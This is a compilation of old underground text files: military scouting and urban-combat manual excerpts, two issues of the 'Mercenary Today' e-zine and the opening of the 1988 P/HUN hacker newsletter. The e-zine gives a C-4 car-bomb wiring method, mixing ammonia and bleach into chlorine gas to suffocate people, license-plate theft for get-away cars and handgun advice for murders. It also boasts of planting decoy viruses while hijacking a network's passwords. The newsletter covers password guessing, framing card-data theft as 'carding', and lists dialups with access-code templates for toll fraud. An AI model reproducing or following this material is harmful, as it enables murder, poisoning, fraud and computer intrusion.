- D. SMELLS. Use your nose as well as your ears. Your sense of SMELL may warn you of enemy fires, cooking, picket lines, motor parks, gasoline and oil engines, bodies of water, and the presence of troops.
- E. TOUCH. Your SENSE of touch is going to mean much to you when you are a scout at night. Learn to operate and adjust your equipment by the sense of touch alone. You also are going to have to use your hands instead of your eyes to feel and recognize objects in the dark.
- F. CONCEALMENT. Concealment at night is provided by darkness, unless there is bright moonlight. If the moon is giving light, however, you have to use the same methods of concealment that you use in daylight.
- G. MOVEMENT. The principles of movement at night are somewhat different from those for daytime scouting. At night, you must be able to move in absolute silence, for your safety depends on your silent movement. The five principles of night movement are:
 1. Move by bounds you have determined in advance.
 2. Run at night ONLY IN AN EMERGENCY.
 3. Stop frequently and listen intently at each stop.
 4. Take advantage of sounds which may distract the enemy to cover up your own movements.
 5. If you fall down, don't cry out. Fall as silently as possible.

- H. HOW TO MOVE AT NIGHT. Experience has taught the Marine several things about movement at night. These aids to movement are given here. When you need them, remember them.
1. To walk at night, balance the weight of your body on your rear foot, until a secure spot is found for your forward foot. You lift your forward foot high to clear any stiff grass, brush, wire, or other obstruction that might cause you to stumble. With your weight still balanced on the rear foot, you lower your forward foot gently, with toe first. You lower your foot, toe first, because your toe is more sensitive and can feel an obstruction more quickly than the rest of your foot. When you have located with your toe a spot free from anything that might make a noise, you lower your heel gently. Then your weight is balanced on that foot and the other foot is advanced.
 2. To creep at night, get down "on all fours" with the weight of your body resting on your hands and knees. Place your rifle on the ground on your right, with the operating handle up. With your left hand, feel for a place free of rocks and twigs in front of your left knee. Leave your left hand in place and move your left knee forward to the place you have cleared. Do the same with your right hand and knee. As you move, clear spots for your rifle and lift it forward.
 3. You crawl at night much the same as you do in the daytime, being careful not silhouette yourself. Crawling at night must be done silently, however, and is slow and tedious.
- I. OTHER PRECAUTIONS. In addition to these aids to movement in night scouting, there are other methods which you can use to avoid detection.
1. If it is necessary for you to whisper, expel most of the air from your lungs before you do. This does away with the hissing sounds usually made by a whisper.
 2. If the enemy has been using gas, keep away from depressions in damp and rainy weather. Gas can remain in these places quite a while.
 3. Whenever you stop, LOOK and LISTEN.
 4. Do not look at an object too long. This strains your eyes.
 5. If caught in a flare, drop quickly in the split second that the enemy is blinded after the flare light. If you hear the flare discharged, drop to the ground before it bursts. Never look at a flare; you will impair your night vision for nearly an hour.
 6. When you come upon patrols or persons, consider all of them unfriendly until you identify them. When you meet someone, crouch low in order to get him silhouetted against the sky and offer him only an indistinct target if he proves to be an enemy. If you are fired upon, do not return fire except to avoid capture.
 7. If you are carrying a luminous compass or watch, be sure that the dial has some covering on it.
- J. PASSING OBSTACLES. The proper passing of obstacles such as wires and trenches is another thing you need to know about night scouting. Whenever possible, avoid enemy obstacles, which are frequently covered by their weapons.
1. All of your movements near wire must be slow and cautious because of the

danger of booby traps and mines. To pass over wire, walk over low wire at night by grasping the first strand with one hand and reaching forward with the other hand to feel for a clear spot on the ground. Feel for a spot where you can place your foot without touching another

strand, or a mine, boobytrap, or any object that might make a noise. When you find such a spot, lift your foot up and over, close to the hand grasping the wire. Place your foot beside your other hand to avoid

catching it on another strand. If you are armed, sling your rifle across your back and follow the same procedure.

2. To pass under wire, move on your back by feeling ahead and above for the strands of wire, and inching yourself along, holding the wire clear of your body. Be careful not to tug on the wire or jerk it. You might make a noise or set off a booby trap. If you have a rifle with you, you can put it on your stomach, with the bayonet beside your head, or you can place it between your body and right arm, and have the bayonet resting on your shoulder.
3. When cutting wire, if you are alone, cut the wire near a picket to avoid having a loose end fly back. When you are operating with another Marine, one of you can hold the wire in both hands while the other cuts the wire between the hands. Then you bend or roll back the wire to make an opening sufficient for passage. When cutting wire, wrap a cloth around it to muffle sound. If the gap is cut in enemy wire, it is well to leave the top wires intact. This lesson changes of discovery.

Section III: OBSERVING

A. INTERPRETATION OF SIGNS.

1. The size of a bivouac area usually indicates the number of enemy there. You can check laundry, ration tins, dumps, and so on for clues as to the size of the enemy force.
2. Tracks on a road can show you what kinds of troops or vehicles are in the body and their direction of march.
3. The state of the bivouac and the amount of abandoned material about can reveal the enemy's condition to you. For instance, if you find food left uneaten, you can assume that he is well supplied. If all scraps of food have been eaten, you can assume that he is short on supplies.
4. You can check a track for the time it was made. A freshly made track has sharp edges and ordinarily has signs of moisture which disappear in about 15 minutes.
5. You can tell whether a footmark was made by a running or walking man. A running man digs his toes into the ground. His walking footprint is fairly even.
6. You can easily tell the direction of travel of a car by the way its tracks pass across ruts or track water from puddles.
7. You can estimate the speed of a vehicle by the amount of mud splattered or dirt scattered by it. Slow moving wheels leave shallow, smooth tracks. Faster moving wheels cut deeper.

* The Rangers Handbook *

TRACKING: The ability to track and interpret trail signs is particularly valuable in counter guerrilla warfare. The basic concepts of tracking are:

1. Displacement:
 - a. Footprints.
 1. The last person in a party normally leaves a clear set of footprints, study these for distinguishing marks.
 2. Deep toe marks in normally spaced prints indicate the person was carrying a heavy load.
 3. Deep toe marks in widely spaced prints indicate the person was running.
 4. Water in foot prints made in low, marshy areas will remain muddied for approximately 1 hour.
 - b. Foliage
 1. Displaced grass and vines will be pointing in direction of movement.
 2. Rocks and leaves overturned will display darker undersides.
 3. Scuffed bark and foliage will display a lighter color.
2. Staining:
 - a. BLOOD STAINS. Fresh red blood stains turn to brown after a short period of time. Observe for stains on leaves and underbrush and note their height. This may indicate the location of the wound.
 - b. MUD. Mud carried from one area to another may provide an indication of where party came from. Water is always muddied downstream from fording sites.
3. Littering: Capitalize on the poor discipline of littering guerrillas. Observe for scraps of paper and cloth and abandoned equipment marking trails.
4. Weathering:
 - a. Rain tends to round out or obliterate footprints depending on intensity of rain. Rain will flatten paper and cloth litter.
 - b. Sunlight will cause crumbling of the moist dirt ridge normally outlining a fresh footprint within 1 hour. Light colored litter becomes yellowed from sunlight in 2-3 days. Observe the difference in color between the sides facing the ground and the side facing the sun, to determine the age of litter.
 - c. Wind displaces leaves, twigs and small debris into footprints. Prints should be examined to determine whether the debris was crushed by the party being tracked, or was blown into the tracks by the wind.
 - d. Weather elements will cause some exposed metal to rust. Spots of rust will normally appear on rims of opened cans within 12 hours. This varies with specific geographic locations.
5. Interpretation. Analyze all the factors of displacement, littering, staining and weathering to determine the who, what, where, when, how, and why of the tracked party, from the various trail signs.
6. General Rules Utilized in Tracking:
 - a. If possible, observe tracks by looking toward the sun.
 - b. If tracks are lost, mark the last trail sign and search for the trail

- in concentric circles from the marked point.
- c. Remember the date of the last rain and significant wind to determine the age of trail signs.
- d. Become familiar with weathering effects peculiar to the specific area of operations.

CHAPTER THREE: COMBAT IN BUILT-UP AREAS

Section I: INDIVIDUAL CONDUCT

When fighting in towns and cities it is essential for you as a member of a team to observe certain rules affecting individual conduct. If you develop the correct automatic reactions to all situations, you will help keep casualties to a minimum. A few of the rules are as follows:

1. All movements must be fast. When not moving, you must be in a covered position.
2. When climbing, use simple methods. One is the PUSH UP METHOD. Two men face each other. The man to be lifted stands between them. The men lifting bend over and put one hand under the instep of one foot and the other hand on the knee of the man to be lifted. The two men lifting now straiten up, shift the hand from knee to foot and push up. The man being lifted keeps his legs together and holds them stiff. His feet are kept away from the wall so that the weight will be placed on his hands as he is lifted. This maintains balance. The weapons should be carried in the hand.
Another lifting method is the RIFLE AND SLING PULL UP. To get the last man up on a roof, have two men lower rifles. The man to be lifted grasps the slings, and as the others pull, he walks up the side of the wall.
3. When firing, stay away from openings through which you are firing. Use all available cover.
4. To get maximum protection from the available cover, it will be necessary sometimes to fire from the left shoulder. Fire from sides, not over objects.
5. When observing around corners, lie flat on the ground.
6. When observing from roof tops, do not get silhouetted. Remember to have a background with which you will blend.
7. When going over any type of obstacle, move fast. Roll your body over the object, and move immediately to a covered position.
8. Work in pairs at all times. This provides covering fire for individual movement and assistance in entering buildings.
9. The bayonet is seldom used. It hinders climbing and movement in buildings.
10. To search a building, a minimum number of men is used. Too many men get in one another's way. To search a room, use two men. First, throw a grenade into the room. Follow the explosion of the grenade closely to take advantage of the concussion and fragmentation effect on the enemy. The first man into the room puts his back to the nearest wall and covers the room. The second man enters immediately and searches the room carefully for any signs of the enemy.
11. When no entrance is available into a building, or movement is stopped

within a building by walls, demolitions may be used to force an entrance. This is called "mouse holing".

Section II: THE ATTACK

There are two methods of attack when fighting in cities and towns:

- A. AGAINST STEADY RESISTANCE. The first method is used against continuous enemy resistance. In this case, you stay out of the streets and all open areas. Movement is from house to house. Each building is searched and completely cleared of the enemy. No building is by-passed.
- B. MOPPING UP. The second method is used for mopping up small scattered enemy groups. When attacking against this type of resistance, you move in the streets until fired upon by the enemy. Formation is a column of files on each side of the street, each column observing the opposite side of the street. Each individual in the squad moves from one covered position to another covered position. Scouts should be well out to the front, but close enough to be controlled by the squad leader. When the squad is hit by enemy fire, all hands take cover and prepare to attack the located enemy resistance. Once the attack is underway, keep out of streets and open areas. There are a few specific points to remember in mopping up operations:
 1. When attacking a building, attack from the top down. In this way, you will have gravity working with you, and the enemy will not be trapped in the upper floors. A trapped enemy fights more stubbornly than one that has an avenue of escape. Drive the enemy down and out, then eliminate him by fire on the outside of the building.
 2. A "killing zone" should be set up around any building under attack. This means surrounding the building by fire to prevent movement in or out of the building.
 3. Attack the blind side of a building if one is available.
 4. Once your attack has put you inside the building, be systematic. Get to the top of the building first, and then search room by room through the entire building.
 5. Covering fire must be used to cover all movements. If the wind is favorable, smoke can be used to blind the enemy; use it with the covering fire to protect all movements in the open.
 6. Once a building is cleared of the enemy, all-around security must be put out and a hasty defense set up against counterattack.
 7. Each building that is cleared of the enemy must be marked as friendly. The marking should be placed on the rear of the building on one of the upper decks so that adjacent units and following troops will not fire at movement seen in the buildings.
 8. Orders issued must be clear and detailed. Each man should know thoroughly his part of the attack.

Section III: SQUAD TACTICS

If the attack of the building is to be successful, it must be well planned, properly coordinated, and executed with surprise and thoroughness. There are several points to be remembered:

1. Before attacking, the squad leader must make an accurate reconnaissance of the building to be attacked.

2. The rifle squad is ordinarily organized into two parts for the attack: a SEARCHING PARTY, consisting of one fire team; a COVERING PARTY, consisting of two fire teams.
3. The searching party makes the initial entrance and searches the building under attack. If the building is too large for one fire team to search, an additional searching party may be used. When more than one searching party is operating in one building at the same time, each must be given a definite area of responsibility. This is necessary to avoid conflict between them.
4. The covering party gives covering fire to facilitate the advance of the searching party.
5. The searching party secures an initial foothold, normally in one room. The fire team leader and BAR (Browning Automatic Rifle) man remain in the initial foothold position, maintaining communications to the rear and holding this initial entrance area so that reinforcements will have a safe place to enter. The other two men (buddy team) in the searching party work immediately to the top of the building and systematically search downward.
6. When the building is cleared, the searching party fire team leader posts security, then signals to the squad leader that the building is clear.
7. The squad leader moves the remainder of his squad into the cleared building and organizes a hasty defense. The building is marked as friendly. The squad is then reorganized and prepares to continue the advance as before.

Section IV: WEAPONS USED

Since the weapons your outfit uses have certain capabilities and limitations when used in towns, they are usually assigned to specific kinds of jobs.

1. Your M1 rifle, when actually used inside buildings or in close quarters fighting, is usually fired from the hip. This makes it possible for you to fire more rapidly at unexpected targets.
2. You can safely use a Browning Automatic Rifle only on the ground floor of buildings. Its weight makes it clumsy and hard to handle inside. However, the BAR makes a good weapon for covering fire.
3. The hand grenade is a good weapon in village fighting. Before you enter a room, throw in a grenade to force the enemy to take cover and allow you to enter without being exposed to aimed fire. Smoke (WP) grenades are very good to smoke the enemy out of basements, underground passages, and so on.
4. Rifle grenades and rockets fired from "bazookas" are effective against barricades, sand-bagged emplacements, emplacements behind the walls of buildings, and against armored vehicles.
5. Mortars are used against groups of enemy personnel, automatic weapons that have been spotted, and rooftop targets.
6. Machine guns establish "killing zones" in streets and open areas, and furnish a base for covering and supporting fires.

* Stratigies and Stratigic Thinking *
 * how stratigic thinking can mean success or failure *

A good stratigy can be what allows you to win. The best stratigy is a flexable one. One that can be changed slightly or can allow for the unpredictability in people. One of the best stratigies is one that uses an element taken from most magicians. All you do is distract someone so that they don't notice the fact that they are sitting on 500 lbs of TNT. This is an example of course, but you see my meaning where all you must do is get the person in a position where they are VERY vulnerable. But, for DO NOT kill there relatives and loved ones, because if you miss that person is going to kill YOU. To illistrate my point I'll use an example from my hacking conquests. All I usually do is release about 300 or so virii that are VERY detectable and reletively harmless so the person(s) running the network get distracted by the virii and don't notice (or think it's a symtom of the virii) when all THEIR passwords have been changed and all that's on the system is games or porno graphics or something like that.

* C-4 Car bomb *

Special thanks go out to Panther for giving me the idea for this and a fan of this mag for requesting it.

All ya do is take the C-4 (with the detonator in it) put it under the driver's seat and run wires from it to the Automobile Coil or Tesla Coil. With this method it ensures that the person will be in the car when it goes because the necessary voltage to detonate it will not be produced until the engine is running at high RPM's. Isn't that just neato!!!!

Well that's about it for this issue of Mercinary Today, sorry for the long wait but I've had MANY projects to do (like the pipe bomb belt and I had to disassemble my guns and clean them.)

(c) Armagedeon

A special shout out goes out to 2600, Locutus, Panther, Robocop (hey man wuz up) and Shaidar

And now as promised those messages from Satan

Satan is your master. Satan is your master. Satan is your master. Stan is your master. Armagedeon is your master. Armagedeon is your master.

```
#####
#                               Mercenary Today 6                               #
#                               By: Armagedeon                                   #
#                               November 17 1996                               #
#####
```

Disclaimer:

^^^^^^^^^^

As usual I am not responsible for anything you do with this information. For example: if you decide to print out all the issues of merc today and beat someone senseless with it YOU ARE RESPONSIBLE. I'm not encouraging anyone to do anything.

In this Issue:

guns, Guns and more GUNS (a guide to sniper rifles and other combat arms)

how to get connections to get all this stuff

@@

@ Guns @

@ a guide on how to pick the best one @

@@

Sniper rifles

~~~~~

The choice for the best sniper rifle depends on how far your target will be from you. For 100-1000 yards my top choice is the M1 Garand which is a kick ass rifle. The only problem is, if you shoot with your left hand then you can't use a scope because it uses top ejection so the scope of mounted on top and to the left. If you know that nothing will be in the way (including leaves) then you can use an M16 (semi-auto of course) since it has high velocity and you can easily get a silencer for it. You could also use an M21 which is a modification of the M14 rifle it's fairly good at long range.

Hand Guns

~~~~~

This is mainly for short range, mafia type murders. Here I will give some stats on some handguns from around the world.

Beretta 92/96 series

Italy

Operation	Cal	Fps	Ft/lbs	Capacity	Weight (oz.)
Locked breech	9mm	1195	393	15+1	34
	.40	1000	400	10+1	36

Beretta 8000

Italy

Locked breech	9mm	1175	380	15+1	33.5

Browning BDM

Belgium

Locked Breech	9mm	1185	386	15+1	31

Browning Hi-Power

Belgium

Locked Breech	9mm	1185	386	13+1	32

Colt M1991 A1

USA					
Locked Breech	.45	845	363	7+1	38
CZ-75/85					
Czech Republic					
Locked Breech	9mm	1185	386	15+1	34.3
	.40	1000	400	10+1	34.3
CZ-83					
Czech Republic					
Blowback	.380	950	200	13+1	26.2
Glock Model 17/19					
Austria					
Locked Breech	9mm	1155	341	17/15+1	22/21

```
*   How to get connections   *
*****
```

[illegible]

always ALWAYS SHOOT TO KILL!!!!!!

Armagedeon

drink beer, and shoot guns always!!!!

231.TXT

* Mercenary Today 7 *
* By: 'rmagedeon *
* April 14 1997 *

Disclaimer:

^^^^^^^^^^

This document is for information purposes only, I'm not responsible for anything that you do with this document. If you decide to print this out and shove it up someones ass and they get a paper cut YOU ARE RESPONSIBLE!!
Note: There are no subliminal messages in this document, all messages from the devil are written in standard Canadian English.

Intro

~~~~~

Welcome all you mercenaries to be, sorry about the wait for this issue but I've been having problems of a personal nature (basically I got busted for some things). I'm planning on having Mercenary Today 10 out by September and it will be the anniversary issue. It is going to ROCK, I've got LOTS in store for that one!!

### Contents

=====

Note: This is in no particular order.

The Art of Gassing (how to suffocate your enemy)

Choosing a Good Self Defence Knife

How to Choose a Good Get-Away Vehicle

\*\*\*\*\*

### \* The Art of Gassing \*

\*\*\*\*\*

The best gases are the simple ones to make. Such as Chlorine, hydrogen (doesn't really suffocate anyone but if they light a match you'll have fun) Carbon Dioxide, Carbon Monoxide, Most of the Oxides of Nitrogen and fluorine dioxide. Most of these (with the exception of hydrogen) suffocate your enemy and some even torch their lungs :). Most are readily available (except for fluorine dioxide) and some you can even make like Chlorine (be CAREFUL!) all ya do is mix ammonia and bleach. (a little reminder DO NOT MAKE INDOORS)

^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

### ^ Choosing a good Knife ^

^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

The best knives to have are called ballistic knives, basically what they do is when you pull the pin the blade shoots (YES, shoots!) a effective range of 25-30 feet. Unfortunately, anyone who lives in Canada gets caught even carrying something like this, gets a few free nights in jail. But fear not, there are a group of fairly good knives that spring open quick and are almost invisible at night. These are the Spyderco series of knives (no I'm not a sales rep for them), they come in a flat black finish which is on the blade as well as the handle and are simple to open one handed. They come

## 231.TXT

in a variety of sizes from the ladybug model to the rather large endura model (which I happen to own myself) the only thing that you can actually see (I mean it is reflective) is 2 pins on the handle (which your hand should be on anywayz) and the edge on the blade (which is only visible on one side). These and excellent knives and are VERY tough.

\*\*\*\*\*

### \* How to Choose a Get-Away Vehicle \*

\*\*\*\*\*

Choosing a get-away vehicle is fairly easy and ya do is find a fairly common vehicle that is fairly fast and not too conspicuous (BTW, Don't use a stolen vehicle borrow it from a friend or something). Then, you look around in parking lots for a car that looks like the one you have (I mean exact) then you steal their liscence plates, chances are they won't report it. Then, you put them on your get-away car (remembering to keep your old ones with you), do your business then drive away replace the plates and throw the lifted plates in a dumpster somewhere. And there you have it. You lessen your chances of getting caught and it didn't cost you any thing.

### Special Mention

^^^^^^^^^^^^^^

Special mention goes out to the following people:

Acidwarp- (Dude ya helped me out when I needed a file)

Panther- (THE, ANARCHY GUY!!!!)

'rmagedeon- (Myself for writing this BY MYSELF!!)

Locutus- (for spreading the mag in the county and international on the web)

[Http://www.netcore.ca/~locutus](http://www.netcore.ca/~locutus)

The Union of Pot Growers (for providing ah...inspiration)

Guild of Assasins- (the death leaders)

AC/DC- (for providing the music)

The makers of my computer- (without them this would not be possible)

Bill Gates- (for being the richest pinhead on the face of the earth)

The readers of this publication- (for reading it)

\*\*\*\*\*

This has been an 'rmagedeon production (c) 1997 'rmagedeon

All rights worth whatever you want them to be worth.

Kill all, be all, know all

e-mail: [armagedn@hotmail.com](mailto:armagedn@hotmail.com)

\*\*\*\*\*

### Final Note

^^^^^^^^^^^^

The date might be a little off, I've been trying to get this thing done for a month now so the actual date of publication is May 20 1997 give or take a day.

Armagedeon is your master!!!

()-----()

P/HUN Newsletter #1  
Contents 13 articles + Introduction  
Released : September 30th 1988

Phile 1.1 of 1.14

```
/-----X
|      Phreakers Hackers Underground Network      |
|      Newsletter #1                               |
X-----/
```

Welcome to the P/HUN newsletter #1. P/HUN is a free newsletter dedicated to inform on subjects as Defeating computer security / Various aspects of Telecommunication/Cable/Radio/and ofcourse Pyromania

P/HUN will come out at approximately every three months. Our next issue will be out somewhere in December. Anyone can write for our newsletter

We will not be held responsible for any articles that are printed. If you have questions and/or comments on any particular article(s) please contact the appropriate writer.

If you have anything to sell (Phreak/Hack/Cable related ONLY!!) upload your ad and it will be printed in the next issue.

-----  
IF YOU ARE INTRESTED IN SUBMITTING AN ARTICLE CALL:

Hackers Den88  
"P/HUN Newsletter Headquarters"  
(718)358/9209  
Open 24 hrs

Upload your article there and it'll be printed in the forecoming issue if acceptable.

\*\* Note \*\*

In the next issue we would like to see some good articles on Pyro and Cable. Your Submittions will be highly appreciated.

-----  
We wish to thank everyone who has submitted their article to make this issue possible and a special thanks to all members P/HUN

232.TXT

If anyone would like to see an article on any specific subject please leave us your feedback at the Hackers Den-88

Please distribute this article freely.

We are proud to say that we have recently opened a P/HUN oriented BBS Call...

Ojai  
(415)341-7564  
1200/2400  
Open 24 hrs

Also give these fine Hack/Phreak related boards a call:

|                                 |   |                                            |
|---------------------------------|---|--------------------------------------------|
| Phoenix Project - (512)7548182  | * | Eyes Only BBS - (516)9797312               |
| The Junkyard BBS - (516)9327394 | * | Genesis Project- (212)9311428/<br>6pm-10am |
| Phun Phone Co. - (718)6459158   | * | The Edge - (718)6318135                    |
| Pacific Alliance - (818)2805710 | * | The Alternate Universe - (718)3260720      |
| Rougues Gallery - (516)3619846  | * | The Central Office - (914)2343260          |
| Phantoms Quarters (718)9617233  | * | Phantoms Quarters ][ - (718)9397538        |
| Iron Curtain - (301)8435052     | * | AT-TEL 16 Bit - (812)4462881               |

In the next issue we plan to have a list of all Phreak/Hack related Boards around the country. If you want your board to be added to the list ,please contact us at the Hackers Den88.

Editor & President  
Red Knight  
Hackers Den-88  
(718)358/9209

SysOps may use this newsletter so long as it has "not" been altered in anyway

=====

#### Contents:

-----

- 1.1 - Introduction --> By: Red Knight
- 1.2 - Fundamentals on UNIX Passwords --> By: Mr. Slippery
- 1.3 - Electronic funds transfer systems --> By: The Line Breaker
- 1.4 - Dialups --> By: Cyfer
- 1.5 - Telenet Access Numbers --> By: DareDevil

232.TXT

- 1.6 - Hacker menace and electronic bulletin boards --> By: Code Cracker
- 1.7 - Federal Black Pages --> By: The Line Breaker
- 1.8 - Red & Green Boxes revived --> By: The Pink Panther
- 1.9 - A Notice to all Phreakers --> By: The Jedi
- 1.10 - An introduction to Diverters --> By: Larry P.
- 1.11 - The Mf2 U.K Signalling System --> By: The Key
- 1.12 - List of Dutch & Belgium BBS'es --> By: The Key
- 1.13 - The Paper Clip Method --> By: Master Mind
- 1.14 - The SL-1ST PABX --> By: Red Knight

=====

Phile 1.2 of 1.14

Fundamentals of UNIX passwords

-----

By: Mr. Slippery

I will answer the following questions:

What are good passwords? What are bad passwords? Why does UNIX system V require 6 character passwords with funny characters? How long would it take to break ANY 6 character password.

In 1981, Rober Morris and Ken Thompson wrote up their findings about passwords. The document is called "Password Security - A Case History" and is present in the documentation for some versions of UNIX.

They did a survey of various systems and found that out of 3,289 passwords 15 were a single character, 72 were 2 characters long, 464 were 3 chars, 477 were 4 alphanumeric, 706 were 5 letters, 605 were 6 letters, all lower case and 492 appeared in various dictionaries. 86% of the passwords were thus easily breakable if you have a password hacker and access to the password file. This is why UNIX V requires a minimum 6 characters some of which must not be letters.

The article also said that some "good" things to try are dictionary



entries with the words spelled backwards, list of first names, last names, street names, city names, (try with an initial upper case letter as well), valid license plate numbers in your state, room numbers, telephone numbers and the like.

Some others have suggested that people use woman's names (with a trailing digit), their logins repeated or massaged (login abc, password abcabc, cbacba), anything in the "GECOS" (comment) field of the password file and anything significant that you know about the person (their kid's name).

But what about trying every possible password? How long would it take? The article had some numbers based on a PDP 11/70. It showed that 6 character passwords were too hard to break by exhaustive search if someone was forced to use more than just letters and numbers. Using all 95 printable characters, it would take a PDP 11/70 about 33 years to try all of them. BUT TIMES ARE CHANGING. One fine weekend I tried the same experiment with a modern 25MHz computer. From 33 years its down to 6 months. If you have access to a mainframe or cray, it could be a matter of days or weeks to break a password.

Of course, this is not something that would go unnoticed. Using up all the resources of a CRAY would show up but over a long weekend, who knows? If people are paying attention to the system activity (sar) they will notice that you've used up all the system resources and start asking potentially embarrassing questions.

If you have a bunch of friends to help and divide up the job, it could be a lot faster. Naturally though, it has to be worth your time and effort. Someone running Xenix or MINIX on a PC is hardly worth the effort.

And if the person was using 7 or 8 character passwords it would take just too long.

If you examine the password encryption method that UNIX uses, you will notice that a 'salt' is used. This can have 4K (4,096 for the uninitiated) values so generating every possible password IN ADVANCE would take 4K times whatever the time required so its not worth the attempt either.

How long will the 'door' be open? This fact that people are getting better and better at guessing passwords is not lost on all concerned. AT&T has put something called "password shadowing" in their latest release (V.3.2). Basically what they did is to make the password file unreadable by anyone but root. This stops people from taking the password file to another machine and working on it at leisure. SUN and IBM are doing similar things (hang around USENIX/Uniforum when the

shows come to your town to see what they are up to).

Well, what is this all leading up to? Are people going to give up their hobby? Just between you and me, I kind of doubt it. Password 'shadowing' is optional, after all. People will still choose bad passwords or even no passwords. Many people will not load the latest operating systems.

On the other hand, its not only UNIX systems that people choose bad passwords for. I assume that I could break many hackers and phreaks passwords on various boards but that would be unfriendly and get me into trouble, so I won't try :-)) (for the novice, this is a smiley face and means that I'm joking :-( is a frown). Those out there who are sysops might want to see what people choose for passwords since I assume we're almost as lazy as other people. Me, I don't use anything that you could guess except on one board that had trouble with a special characters!

Writing a password cracker: On UNIX, at least, this is simple assuming you have access to the 'domestic' version. The 'international' version has the crypt function deleted. I don't know why they bothered since all the KGB has to do is visit any one of 10,000 sites with UNIX source code but I guess the government likes to play "lets pretend".

By the way, in case you are waiting for a nice cheap FAST DES chip to come out, the UNIX people did not exactly use DES. They diddled it a bit to stop hardware from making the job too fast.

I assume that the principles I've talked about here apply to other operating systems. Some are a LOT easier. The earlier versions of the Pick operating system did not even encrypt the passwords. All you had to do was to 'dump' the right 'frame' of disk to see them! I think that some of the mainframe packages such as RACF or ACF2 don't encrypt but I'm not 100% sure.

A final thought: one thing to look for in general are assumptions made a number of years ago that people have not reexamined. Exhaustive searches of 6 character passwords is just one example. I'm sure there are others.

=====

As a respond from The Master Hacker we have written this g-phile for those of you are either new or have no knowledge of carding. This is a 5-part g-phile covering all areas of using a credit card for carding. Part 1 is mainly a explaintion of how credit cards go through clearing houses and to the customers statement.

#### ELECTRONIC FUNDS TRANSFER SYSTEMS

----->

EFTS can broadly be described as computer data collection and relecommunication techniques that electronically transport information about the movement of funds between accounts managed by financial institutions.

#### THE IMPETUS FOR EFT SERVICES

----->

With the adoption of the MICR (Magnetic Ink Character recognition) stand in I Think about 1959, the banking industry took the first step toward facilitating computerized handling of the growing number of checks used in America. By the 70's paper check processing had reached a level where more than 37 billion individual pieces of paper moved through the banking system annually. In 1983 at the present rate of growth, it was anticipated that this number would reach 55 billion.

Two general approaches are being follwoed in an effort to reduce the burden of check processing: the elimination of or supplant of check transactions by electronic messages and the reduction of the physical transport of paper.

#### REPLACEMENT OF CHECK TRANSACTIONS BY ELECTRONIC MESSAGES

----->

Examples are the installation of automated teller machines (ATMs) by financial institutions to provide on-line computerized banking services, the development of automated clearinghouse services (such as checkless payroll deposits) and telephone bill-paying services which allow customers to enter bill paying information directly in electronic form to a bank's computer through Touchtone telephones.

Automated teller machines are unattended computer terminal-type devices that offer most of the services avaiable from a teller. They are actived by a customer through the combined use of a plastic card

with a magnetic strip bearing machine readable account information, and a special secret number known only by the customer (termed a PIN or personal Identification number). Among the services offered through these machines are cash withdrawals, transfers of funds between accounts, and account balance inquiry. Although early development of these machines was restricted to providing off-line cash dispensing, almost all new ATM installations are on-line to the financial institution's account database.

Automated clearinghouses (ACHs) are regional computer centers run for the most part by the federal reserve system and concentrating their activities on the processing of pre-authorized electronic deposits or withdrawals from checking accounts maintained by financial institutions.

Typical volume in the early 80's was over 11 million electronic items per month submitted to the ACHs primarily on magnetic tape for sorting and redistribution. The predominant types of electronic items processed by the 32 ACHs were military payroll and social security electronic deposits. Other types of transactions include withdrawal of funds to pay bills pre-authorized by the customer for payment. Electronic deposits or withdrawals destined for a F.I. not served by a specific regional ACH are transmitted via telecommunications links to the appropriate regional ACH for local redistribution.

Bill paying by telephone is another popular EFT service designed to eliminate paper check mailing and processing. In its most basic form, the service involves customer-direct input by a touchtone telephone to a computer of the data necessary to generate electronic withdrawals from an account maintained by the customer and an electronic deposit to an account maintained by the billing company. Deposits destined for a company that does not maintain an account with the customer's bank can be routed through the local ACH for delivery to an appropriate bank.

#### REDUCTION OF PAPER FLOW ----->

Truncation of the physical transport of paper bearing instructions for the movement of funds between accounts is another EFT application. For example, efforts to truncate the flow of checks through the use of image processing techniques are under development. The thrust of this effort is to create electronic images of checks at the point of first deposit and to transmit only these images to the customer or customer's bank.

The national credit card clearing and settlement system are other examples of such truncation systems. When a customer uses Visa or Mastercard to make a purchase, he or she normally is not dealing with a merchant who has an account with the financial institution that has issued the card. As a result, the evidence of the completed sale in the past was physically forwarded to the merchant's contracting bank for credit to the merchant's account and then on to the card-issuing bank for posting to the customer's statement. In 1978, national systems were installed by the two competing bankcard organizations which truncated the flow of this paper at the merchant's bank of deposit and forwarded only an electronic message to the card issuer for posting to the cardholders statement. These systems were later expanded to include worldwide bankcard sales. The system that supports this electronic transmission for Visa cards processed over 60 million customer purchases per month during the latter part of 1985, or approximately 60% of all Visa card sales worldwide. The Visa system transmits this sales data overnight in a form which can be directly posted to a customer's descriptive billing statement through a network linking together 250 Visa bank processing centers in Europe, Canada, and the U.S. Magnetic tapes are sent to the balance of Visa banks operating in more than 125 countries throughout the rest of the world. As a result of the implementation of these two systems, both national systems have uniformly adopted cardholder billing statements which simply list a description of the sale without including a copy of the sales receipt. telephone numbers and password format. Gaining access to the ACH will give to all the information about credit cards needed. >From Person names to expiration dates to issuing banks. We hope you have found this article interesting.

=====

Phile 1.4 of 1.14

\*\*\*\*\*Dialups\*\*\*\*\*

Presented By:

Cyfer

This List of Dialups is for a small portion of the 800 and 950 dialups in U.S. They were tested on the East coast so you people on the West may not be able to reach all of these....They code templates listed along with the Dialups are 70% correct.....It is sometime hard to tell whether you dial a 1 or a 0 or 9 to get an outside line for a particular company so you may have

to

experiment with a few of them....The ones with the \* beside them mean that that code template is 100% correct....We know so because we have found valid codes from them...In future issues we will expand our list....It is very small now due to the lack of time we have had to find more....So look out for the next Issue!

### Cyfer

| Number           | Company           | Code template                      |
|------------------|-------------------|------------------------------------|
| 1.(800)221-2480  | PBX               | N/A                                |
| 2.(800)221-8190  | RCA Datel         | 1111, 6 digit code, then who knows |
| 3. 950-0488      | ITT               | N/A                                |
| 4.(800)327-9488  | ITT (800)         | N/A                                |
| 5.(800)221-9600  | PBX               | N/A                                |
| 6.(800)238-1740  | N/A               | N/A                                |
| 7.(800)251-1435  | PBX               | N/A                                |
| 8.(800)321-6902  | PBX               | N/A                                |
| 9.(800)368-5963  | N/A               | 6 digit Code, 0, #                 |
| 10.(800)437-7010 | GCI               | 8 digit code, 1, #                 |
| 11.(800)441-0647 | PBX               | 4 digit code, 9, #                 |
| 12.(800)541-2255 | MicroTel          | N/A                                |
